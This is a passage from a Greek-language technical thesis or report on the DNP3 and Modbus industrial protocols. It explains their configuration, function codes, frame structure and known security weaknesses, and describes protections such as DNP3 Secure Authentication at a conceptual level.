Η λειτουργία σύνδεσης DNP3 TCP / IP υποστηρίζεται από την IED. Αυτή η εφαρμογή υποστηρίζει έως και τέσσερις διαφορετικούς masters που επικοινωνούν ταυτόχρονα με τον IED. Η IED είναι μια εφαρμογή ακρόασης τελικού σημείου και ακούει συνδέσεις από DNP3 συσκευές σε μια ρυθμιζόμενη θύρα, την TCPIPLisPort. Η IED δεν συνδέεται με masters, πράγμα που σημαίνει ότι δεν είναι εφαρμογή διπλού τελικού σημείου.


Είναι δυνατή η χρήση τόσο της μεθόδου δημιουργίας σύνδεσης με βάση την κύρια διεύθυνση IP, όσο και της μεθόδου δημιουργίας σύνδεσης με βάση τον αριθμό θύρας. Η αναγνώριση και η συσχέτιση του σταθμού βασίζεται τόσο στη διεύθυνση IP του master όσο και στον αριθμό θύρας με τον οποίο συνδέεται. Είναι σημαντικό να βεβαιωθείτε ότι οι παράμετροι TCPIPLisPort, MasterIP-Addr, MasterIPNetMask, SlaveAddress και MasterAddress αναγνωρίζουν μοναδικά έναν από τους άλλους masters.

Τα παραπάνω αποτελούν βασικά σημεία που πρέπει να ληφθούν υπόψη κατά τη θέση σε λειτουργία, ώστε να μην προκύψουν συγκρούσεις. Επομένως, συνιστάται να μην μεταβάλλεται η παράμετρος MasterIPNetMask σε οτιδήποτε άλλο από την προεπιλεγμένη 255.255.255.255, εκτός εάν είναι απαραίτητο. Η παράμετρος δεν πρέπει να αναμιχθεί με τη μάσκα υποδικτύου της διαμόρφωσης IP. Το MasterIPNetMask μπορεί να χρησιμοποιηθεί για την αποδοχή συνδέσεων από σταθμούς που έχουν δυναμικές διευθύνσεις IP εντός γνωστού εύρους.

Για παράδειγμα, εάν κάποιος αλλάξει δυναμικά τη διεύθυνση IP του στο εύρος 10.10.10.1 και 10.10.10.254, το MasterIPNetMask θα μπορούσε να οριστεί σε 255.255.255.0 για να επιτρέπονται συνδέσεις από αυτό το εύρος. Εάν δύο σταθμοί μοιράζονται αυτό το δυναμικό εύρος ή μοιράζονται την ίδια διεύθυνση IP, είναι απαραίτητο να τα διαχωρίσετε με τη σύνδεσή τους σε ξεχωριστές θύρες, για παράδειγμα, 20000 και 20001 αντίστοιχα.

Επίσης, το SlaveAddress και το MasterAddress πρέπει να ρυθμιστούν σωστά για κάθε κύριο. Διαφορετικά, η προηγούμενος αποδεκτή σύνδεση τερματίζεται κατά τη λήψη του πρώτου μηνύματος DNP3.

Η IED υποστηρίζει τις απαιτήσεις του προτύπου για τη λήψη μηνυμάτων εκπομπής UDP στις θύρες που έχουν ρυθμιστεί από το UDPPortAccData. Κατά τη λειτουργία σε λειτουργία μόνο UDP, πρέπει να διαμορφωθούν επίσης UDPPortInitNUL και UDPPortCliMast. Στην Εικόνα 4.6 παρουσιάζεται σχηματικά η λειτουργία DNP3 over TCP/IP.



Εικόνα 4.6 - DNP3 Over TCP/IP

4.1.7 Function Codes στο DNP3

Το DNP3 χρησιμοποιεί 27 βασικούς κωδικούς λειτουργίας (function codes) για την ανταλλαγή πληροφοριών μεταξύ Masters και Slaves. Ορισμένοι από αυτούς τους κωδικούς λειτουργιών επιτρέπουν σε έναν Master να ζητήσει και να λάβει πληροφορίες κατάστασης από έναν απομακρυσμένο σταθμό. Άλλοι κωδικοί λειτουργίας επιτρέπουν σε ένα Master να καθορίσει ή να προσαρμόσει τη διαμόρφωση ενός απομακρυσμένου σταθμού [18].

Ορισμένοι κωδικοί λειτουργίας ορίζονται για ένα DNP3 Master για τον έλεγχο του ίδιου του σταθμού ή του εξοπλισμού που βρίσκεται σε αυτόν. Παρέχεται ένας κωδικός λειτουργίας που επιτρέπει στον απομακρυσμένο σταθμό να αποκρίνεται αυτόνομα με ένα ανεπιθύμητο μήνυμα σε συγκεκριμένα συμβάντα που συμβαίνουν στον χώρο εγκατάστασής του.

Για παράδειγμα, οι κωδικοί λειτουργίας μπορούν να επιτρέψουν:

- Στον Master να ζητήσει και να λάβει πληροφορίες κατάστασης από έναν απομακρυσμένο σταθμό.

- Στον Master να αλλάξει τις ρυθμίσεις ενός απομακρυσμένου σταθμού.
- Στον Master να ελέγξει έναν απομακρυσμένο σταθμό.
- Στον απομακρυσμένο σταθμό την αποστολή ανεπιθύμητης απάντησης σχετικά με συγκεκριμένα συμβάντα που συμβαίνουν σε εκείνον.

Στον Πίνακα 4.2 παρουσιάζονται οι βασικοί κωδικοί λειτουργίας του πρωτοκόλλου DNP3 καθώς και οι αντίστοιχες λειτουργίες τους:

Κωδικός Συνάρτησης	Περιγραφή Κωδικού
0x00	Κωδικός Συνάρτησης Confirm
0x01	Κωδικός Συνάρτησης Read
0x02	Κωδικός Συνάρτησης Write
0x03	Κωδικός Συνάρτησης Select
0x04	Κωδικός Συνάρτησης Operate
0x05	Κωδικός Συνάρτησης Direct Operate
0x0d	Κωδικός Συνάρτησης Cold Restart
0x0e	Κωδικός Συνάρτησης Warm Restart
0x12	Κωδικός Συνάρτησης Stop Application
0x1b	Κωδικός Συνάρτησης Delete File
0x81	Κωδικός Συνάρτησης Response
0x82	Κωδικός Συνάρτησης Unsolicited Response

Πίνακας 4.2 - Περιγραφή Κωδικών Συνάρτησης του Πρωτοκόλλου DNP3

4.1.8 Reporting

Το DNP3 παρέχει διάφορα μέσα για την ανάκτηση δεδομένων [19]:

- **Στατική δημοσκόπηση:** Ο master ανακτά μόνο δεδομένα κλάσης 0 (στατικά δεδομένα).
- **Polled Report-by-Exception:** Ο master συχνά ανακτά δεδομένα συμβάντων και, περιστασιακά, δεδομένα κατηγορίας 0.
- **Ανεπιθύμητη αναφορά ανά εξαίρεση:** Οι περισσότερες επικοινωνίες είναι ανεπιθύμητες, με περιστασιακή ανάκτηση ακεραιότητας για δεδομένα κλάσης 0.
- **Κατάσταση ηρεμίας:** Όλη η επικοινωνία είναι ανεπιθύμητη, αναφορά κατ' εξαίρεση.


4.1.9 Ασφάλεια στο DNP3

Το DNP3 αναπτύχθηκε προτού η ασφάλεια ήταν μείζονος σημασίας. Ως αποτέλεσμα, το DNP3 δεν διαθέτει ενσωματωμένη ασφάλεια. Για παράδειγμα, δεν υπάρχει έλεγχος ταυτότητας ή κρυπτογράφηση. Η έλλειψη ελέγχου ταυτότητας και κρυπτογράφησης, σε συνδυασμό με την τυποποίηση των κωδικών λειτουργίας και των τύπων δεδομένων,

καθιστούν τις επιθέσεις πλαστογράφησης και υποκλοπής σχετικά απλές στην εκτέλεση [20].

Υπάρχουν πολλά γνωστές ευπάθειες κατά του DNP3 [21]. Αυτές περιλαμβάνουν επιθέσεις MiTM, επιθέσεις DoS, χειρισμό συγχρονισμού χρόνου, καταστολή συναγερμών και άλλα.

Το DNPsec v5 [22] έχει αναπτυχθεί για να αντιμετωπίσει ζητήματα ασφαλείας, όπως spoofing, παραποίηση δεδομένων, επιθέσεις επανάληψης (replay attacks) και υποκλοπές. Ωστόσο, αυτό το νέο, πιο ασφαλές πρότυπο δεν έχει ακόμη γίνει ευρέως αποδεκτό. Ουσιαστικά, πρόκειται για έναν μηχανισμό για τον έλεγχο ταυτότητας και των δύο άκρων ενός συνδέσμου επικοινωνίας DNP3 και διασφάλιση της ακεραιότητας δεδομένων των κρίσιμων μηνυμάτων, ο οποίος απεικονίζεται στην Εικόνα 4.7.



Εικόνα 4.7 - Ασφάλεια στο πρωτόκολλο DNP3

4.1.10 Μελλοντική Εξέλιξη


Το DNP3 είναι ένα από τα πλέον δημοφιλή βιομηχανικά πρωτόκολλα. Η κρισιμότητα των συστημάτων SCADA καθώς και οι ανάγκες για την διασφάλιση της ακεραιότητας του πρωτοκόλλου ήδη έχουν τροφοδοτήσει έρευνες για την αύξηση της ασφαλείας του πρωτοκόλλου.

Από το φθινόπωρο του 2020, η μεθοδολογία ασφαλείας DNP3 αποτελείται από δύο ξεχωριστά πρωτόκολλα [22].

Το DNP3 Secure Authentication (DNP3-SA) [23] είναι ένα ξεχωριστό επίπεδο πρωτοκόλλου που εισάγεται μεταξύ του DNP3 Application Layer και του DNP3 Transport. Όπως και στις προηγούμενες εκδόσεις, το DNP3-SA χρησιμοποιεί κωδικούς ελέγχου ταυτότητας μηνυμάτων (Message Authentication Code - MAC) για να παρέχει τις δυνατότητες μιας ασφαλούς περιόδου επικοινωνίας, συμπεριλαμβανομένης της

πιστοποίησης ("Είστε εσείς που λέτε ότι είστε;") και του ελέγχου ακεραιότητας μηνυμάτων ("Έχει παραβιαστεί το μήνυμα ; »). Παρέχει ημιαυτόματη εγγραφή συσκευών, συμπεριλαμβανομένης της δημιουργίας κρυπτογραφικών κλειδιών. Το DNP3-SA περιγράφεται σχηματικά στην Εικόνα 4.8.

Επειδή το DNP3-SA είναι ένα ξεχωριστό επίπεδο, μπορεί να χρησιμοποιηθεί από πρωτόκολλα διαφορετικά του DNP3.



Εικόνα 4.8 - DNP3 Secure Authentication

Το Πρωτόκολλο Διαχείρισης Εξουσιοδότησης (Authentication Management Protocol) είναι ένα νέο πρωτόκολλο που χρησιμοποιείται μαζί με το DNP3 Application Layer και το DNP3-SA, για την κεντρική διαχείριση των συσκευών που επιτρέπεται να επικοινωνούν. Καθώς οι συσκευές DNP3 ενδέχεται να μην έχουν πρόσβαση σε επικοινωνίες επιπέδου δικτύου, το AMP δημιουργεί τους δικούς του πίνακες δρομολόγησης για να κατευθύνει μηνύματα μεταξύ masters, εξωτερικών σταθμών και μιας κεντρικής αρχής. Το AMP μπορεί να χρησιμοποιηθεί για την εκτέλεση ελέγχου πρόσβασης βάσει ρόλου (RBAC), οπότε ενημερώνει τον σταθμό για τους ρόλους και τα αντίστοιχα δικαιώματα που η Αρχή εκχωρεί σε συγκεκριμένους masters.

Προαιρετικά, οι λίστες ελέγχου πρόσβασης (Access Control Lists - ACLs) μπορούν να διαμορφωθούν στο outstation ώστε να επιβάλλουν δικαιώματα σε επίπεδο σημείου. Όπως με όλες τις επικοινωνίες DNP3, τα πρωτόκολλα ασφαλείας DNP3 ενδέχεται να λειτουργούν είτε μέσω σειριακών συνδέσμων είτε μέσω πρωτοκόλλου Διαδικτύου. Η νέα έκδοση της ασφάλειας DNP3 προσθέτει τρεις νέες δυνατότητες.

- Κρυπτογράφηση
- Εγγραφή
- Κεντρική Εξουσιοδότηση

Ο αλγόριθμος που χρησιμοποιείται θα είναι ο AEAD-AES-256-GCM, ο οποίος χρησιμοποιείται από το Transport Layer Security (TLS) 1.2 και βρίσκεται σε πακέτα open source λογισμικού ασφαλείας. Θα εξακολουθεί να είναι δυνατή η χρήση του DNP3-SA μόνο με έλεγχο ταυτότητας και πολλά βοηθητικά προγράμματα ενδέχεται να προτιμούν να λειτουργούν σε αυτήν τη λειτουργία για σκοπούς αντιμετώπισης προβλημάτων.


4.2 Modbus

4.2.1 Εισαγωγή

Το Modbus [24] είναι ένα πρωτόκολλο σειριακής επικοινωνίας που αναπτύχθηκε και εξελίχθηκε από τη Modicon το 1979, ώστε να εφαρμοστεί στους προγραμματιζόμενους λογικούς ελεγκτές (Programmable Logic Controllers - PLCs). Είναι, δηλαδή, μια μέθοδος που χρησιμοποιείται για τη μετάδοση πληροφοριών μέσω σειριακών γραμμών μεταξύ ηλεκτρονικών συσκευών. Υπάρχουν συσκευές που συγκεντρώνουν τις πληροφορίες και ονομάζονται Modbus Masters, καθώς και συσκευές που δίνουν στους Masters πληροφορίες, οι οποίες ονομάζονται Modbus Slaves. Σε ένα τυπικό δίκτυο Modbus, υπάρχει μια μόνο Master συσκευή και μέχρι 247 Slave συσκευές, με διευθύνσεις από 1 έως 247. Ο Master δύναται επίσης απομακρυσμένα να γράψει πληροφορίες στις Slave συσκευές.

Το Modbus είναι ένα ανοιχτό πρωτόκολλο, που σημαίνει ότι διατίθεται δωρεάν στους κατασκευαστές να το ενσωματώνουν τον εξοπλισμό τους, χωρίς να χρειάζεται να πληρώνουν δικαιώματα. Έχει γίνει ένα τυπικό πρωτόκολλο επικοινωνίας στη βιομηχανία και είναι πλέον το πιο κοινό μέσο σύνδεσης βιομηχανικών ηλεκτρονικών συσκευών. Το Modbus χρησιμοποιείται συνήθως για τη μετάδοση σημάτων από συσκευές οργάνων και ελέγχου σε έναν κύριο ελεγκτή ή σύστημα συλλογής δεδομένων. Για παράδειγμα, ένα σύστημα μέτρησης της θερμοκρασία και της υγρασίας το οποίο μεταδίδει τα αποτελέσματα σε έναν κεντρικό υπολογιστή. Το Modbus χρησιμεύει και στη σύνδεση ενός εποπτικού υπολογιστή με έναν ή πολλούς απομακρυσμένους σταθμούς σε συστήματα SCADA. Υπάρχουν εκδόσεις του πρωτοκόλλου Modbus για σειριακές γραμμές (Modbus RTU και Modbus ASCII) και για Ethernet (Modbus TCP).

Το Modbus μεταδίδεται μέσω σειριακών γραμμών μεταξύ συσκευών. Η απλούστερη εγκατάσταση θα ήταν ένα απλό σειριακό καλώδιο που θα συνδέει τις σειριακές θύρες σε δύο συσκευές, μια Master και μια Slave [24].




Εικόνα 4.9 - Τυπική Τοπολογία του Modbus πρωτοκόλλου[25]

4.2.2 Το πρότυπο Master/ Slave

Το πρωτόκολλο Modbus ανταλλάσσει πληροφορίες χρησιμοποιώντας έναν μηχανισμό απάντησης αιτήματος μεταξύ ενός master (client) και ενός slave (διακομιστή), όπως φαίνεται στην Εικόνα 4.10. Η αρχή master-slave είναι ένα μοντέλο για ένα πρωτόκολλο επικοινωνίας στο οποίο μία συσκευή (η κύρια/ master) ελέγχει μία ή περισσότερες άλλες συσκευές (slave συσκευές).

Η αρχή master-slave χαρακτηρίζεται ως εξής:

- Μόνο ένας master σταθμός μπορεί να είναι συνδεδεμένος στο δίκτυο κάθε φορά.
- Μόνο ο master μπορεί να ξεκινήσει επικοινωνία και να στείλει αιτήματα στους slaves.
- Ο master μπορεί να απευθύνεται σε κάθε slave μεμονωμένα χρησιμοποιώντας τη συγκεκριμένη διεύθυνση ή σε όλους τους slaves ταυτόχρονα χρησιμοποιώντας τη διεύθυνση 0.
- Οι slaves μπορούν να στείλουν απαντήσεις μόνο στον master.
- Οι slaves δεν μπορούν να ξεκινήσουν επικοινωνία, είτε με τον master είτε με άλλους slaves.



Εικόνα 4.10 – Η αρχή Master/Slave στο πρωτόκολλο Modbus

4.2.3 Τρόποι επικοινωνίας

Το πρωτόκολλο Modbus μπορεί να ανταλλάσσει πληροφορίες χρησιμοποιώντας 2 τρόπους επικοινωνίας:

- Λειτουργία unicast
- Λειτουργία μετάδοσης broadcast

Στη λειτουργία unicast, ο master απευθύνεται σε έναν slave χρησιμοποιώντας τη συγκεκριμένη διεύθυνση του slave. Ο slave επεξεργάζεται το αίτημα και στη συνέχεια απαντά στον master. Αντίθετα, στην broadcast μετάδοση, ο master μπορεί να απευθυνθεί σε όλους τους slaves χρησιμοποιώντας τη διεύθυνση 0. Αυτός ο τύπος ανταλλαγής ονομάζεται εκπομπή. Οι slaves δεν απαντούν στα μηνύματα μετάδοσης broadcast.


4.2.4 Βασικά πλεονεκτήματα του πρωτοκόλλου Modbus:

Το Modbus είναι πρωτόκολλο ανεξάρτητο από τη φυσικό επίπεδο δικτύου, η σειριακή γραμμή Modbus μπορεί να ενσωματωθεί απ' ευθείας με τα δίκτυα Modbus TCP, με την χρήση πυλών. Μερικά από τα πλεονεκτήματα του πρωτοκόλλου Modbus φαίνονται παρακάτω [24]:

Υπάρχει υποστήριξη μέχρι 247 slave συσκευών στο ίδιο δίκτυο, το οποίο μπορεί να έχει εμβέλεια έως ένα χιλιόμετρο, ενώ παράλληλα το πρωτόκολλο υποστηρίζεται και από SCADA υποδομές αλλά και από HMI συσκευές. Το πρωτόκολλο είναι ευρέως διαδεδομένο, και αποτελεί ένα ανοιχτό πρότυπο.

4.2.5 Δομή

Το πρωτόκολλο MODBUS ορίζει μια απλή μονάδα δεδομένων πρωτοκόλλου (Protocol Data Unit - PDU) ανεξάρτητη από τα υποκείμενα επίπεδα επικοινωνίας [24]. Η χαρτογράφηση του πρωτοκόλλου MODBUS σε συγκεκριμένους διαύλους ή δίκτυα μπορεί να εισαγάγει ορισμένα πρόσθετα πεδία στη μονάδα δεδομένων εφαρμογής (Application Data Unit -ADU). Η δομή του πρωτοκόλλου Modbus απεικονίζεται στην Εικόνα 4.11.



Εικόνα 4.11 – Δομή του πρωτοκόλλου Modbus

Ο client που ξεκινά μια συναλλαγή MODBUS δημιουργεί τη Μονάδα δεδομένων εφαρμογής MODBUS. Ο κωδικός λειτουργίας υποδεικνύει στον διακομιστή το είδος της ενέργειας που πρέπει να εκτελεστεί.

Όλα τα πλαίσια που ανταλλάσσονται με το πρωτόκολλο Modbus έχουν μέγιστο μέγεθος 256 byte και αποτελούνται από 4 πεδία, όπως αυτά συνοψίζονται στον Πίνακα 4.3:

Πεδίο	Ορισμός	Μέγεθος	Περιγραφή	Σχόλια
1	Slave ID	1 Byte	ID 1-247 μοναδική για κάθε Slave	0: broadcast mode
2	Κωδικός Λειτουργίας	1 ή 2 Byte	Οι κωδικοί λειτουργίας αναλύονται παρακάτω	
3	Δεδομένα	n καταχωρητές	Απαίτηση ή απάντηση με δεδομένα	Έως 52 καταχωρητές
4	Έλεγχος	2 Bytes	CRC16 (έλεγχος για λάθη μετάδοσης)	

Πίνακας 4.3 - Frames στο πρωτόκολλο Modbus

4.2.6 Κωδικός Λειτουργίας

Το δεύτερο byte που αποστέλλεται από το Master είναι ο κωδικός λειτουργίας. Αυτός ο αριθμός ορίζει στον Slave σε ποιον πίνακα θα έχει πρόσβαση και αν θα διαβάσει ή θα γράψει στον πίνακα. Οι βασικοί κωδικοί λειτουργίας του πρωτοκόλλου παρουσιάζονται στον Πίνακα 4.4:

Κωδικός Λειτουργίας	Περιγραφή Κωδικού
01 (01H)	Λειτουργία Ανάγνωσης Coil Θέσης Μνήμης
03 (03H)	Λειτουργία Ανάγνωσης Holding Register Θέσης Μνήμης
04 (04H)	Λειτουργία Ανάγνωσης Input Registers
05 (05H)	Force Single Coil (Output)
06 (06H)	Preset Single Register
15 (0FH)	Force Multiple Coils (Outputs)
16 (10H)	Preset Multiple Registers
17 (11H)	Αναφορά Slave ID

Πίνακας 4.4 - Κωδικοί Λειτουργίας στο Πρωτόκολλο Modbus

4.2.7 Κυκλικός Έλεγχος Πλεονασμού (Cyclic Redundancy Check - CRC)

Αποτελείται από δύο byte που προστίθενται στο τέλος κάθε μηνύματος Modbus για την ανίχνευση σφαλμάτων. Κάθε byte στο μήνυμα χρησιμοποιείται για τον υπολογισμό του CRC. Η συσκευή λήψης υπολογίζει επίσης το CRC και το συγκρίνει με το CRC από τη συσκευή αποστολής. Εάν ακόμη και ένα bit στο μήνυμα δεν ληφθεί σωστά, τα CRC θα είναι διαφορετικά και θα προκύψει σφάλμα [24].

4.2.8 Ασφάλεια στο πρωτόκολλο Modbus

Το πρωτόκολλο MODBUS / TCP περιέχει πολλές ευπάθειες που θα μπορούσαν να επιτρέψουν σε έναν εισβολέα να εκτελέσει δραστηριότητα αναγνώρισης ή να εκτελέσει αυθαίρετες εντολές, δημιουργώντας ποικίλα προβλήματα στο σύστημα. Μερικές από τις ευπάθειες αναφέρονται παρακάτω [26]:

- **Έλλειψη εμπιστευτικότητας:** Όλα τα μηνύματα MODBUS μεταδίδονται σε καθαρό κείμενο σε όλα τα μέσα μετάδοσης.
- **Έλλειψη ακεραιότητας:** Δεν υπάρχουν ενσωματωμένοι έλεγχοι ακεραιότητας στο πρωτόκολλο εφαρμογής MODBUS. Ως αποτέλεσμα, εξαρτάται από πρωτόκολλα χαμηλότερου επιπέδου για τη διατήρηση της ακεραιότητας
- **Έλλειψη ελέγχου ταυτότητας:** Δεν υπάρχει έλεγχος ταυτότητας σε κανένα επίπεδο του πρωτοκόλλου MODBUS. Μια πιθανή εξαίρεση είναι ορισμένες εντολές προγραμματισμού χωρίς έγγραφα.
- **Simplistic Framing:** Τα πλαίσια MODBUS/TCP αποστέλλονται μέσω καθιερωμένων συνδέσεων TCP. Αν και τέτοιες συνδέσεις είναι συνήθως αξιόπιστες, έχουν ένα σημαντικό μειονέκτημα. Η σύνδεση TCP είναι πιο αξιόπιστη από το UDP, αλλά η εγγύηση δεν είναι πλήρης.
- **Έλλειψη δομής συνεδρίας :** Όπως πολλά πρωτόκολλα αιτήσεων / απόκρισης (δηλαδή Simple Network Management Protocol - SNMP, Hypertext Transfer Protocol - HTTP), το MODBUS/TCP αποτελείται από βραχυχρόνιες συναλλαγές όπου ο master σταθμός ξεκινά ένα αίτημα στον απομακρυσμένο που οδηγεί σε μία ενέργεια. Όταν συνδυάζεται με την έλλειψη ελέγχου ταυτότητας και την κακή

δημιουργία αρχικού αριθμού αλληλουχίας TCP (Initial Sequence Number - ISN) σε πολλές ενσωματωμένες συσκευές, καθίσταται δυνατό για τους εισβολείς να εισάγουν εντολές χωρίς να γνωρίζουν την υπάρχουσα περίοδο λειτουργίας.

Οι παραπάνω ευπάθειες επιτρέπουν σε έναν εισβολέα να εκτελεί αναγνωριστική δραστηριότητα στο δίκτυο το οποίο έχει στοχεύσει. Η πρώτη ευπάθεια υπάρχει επειδή μια δευτερεύουσα συσκευή SCADA MODBUS ενδέχεται να επιστρέψει αποκρίσεις παράνομης λειτουργίας εξαιρέσης για ερωτήματα που περιέχουν έναν μη υποστηριζόμενο κωδικό λειτουργίας. Ένας μη εξουσιοδοτημένος, απομακρυσμένος εισβολέας θα μπορούσε να εκμεταλλευτεί αυτήν την ευπάθεια στέλνοντας επεξεργασμένους κωδικούς λειτουργίας για να πραγματοποιήσει αναγνώριση στο δίκτυο.

4.2.9 Παράδειγμα μη σωστής υλοποίησης του πρωτοκόλλου

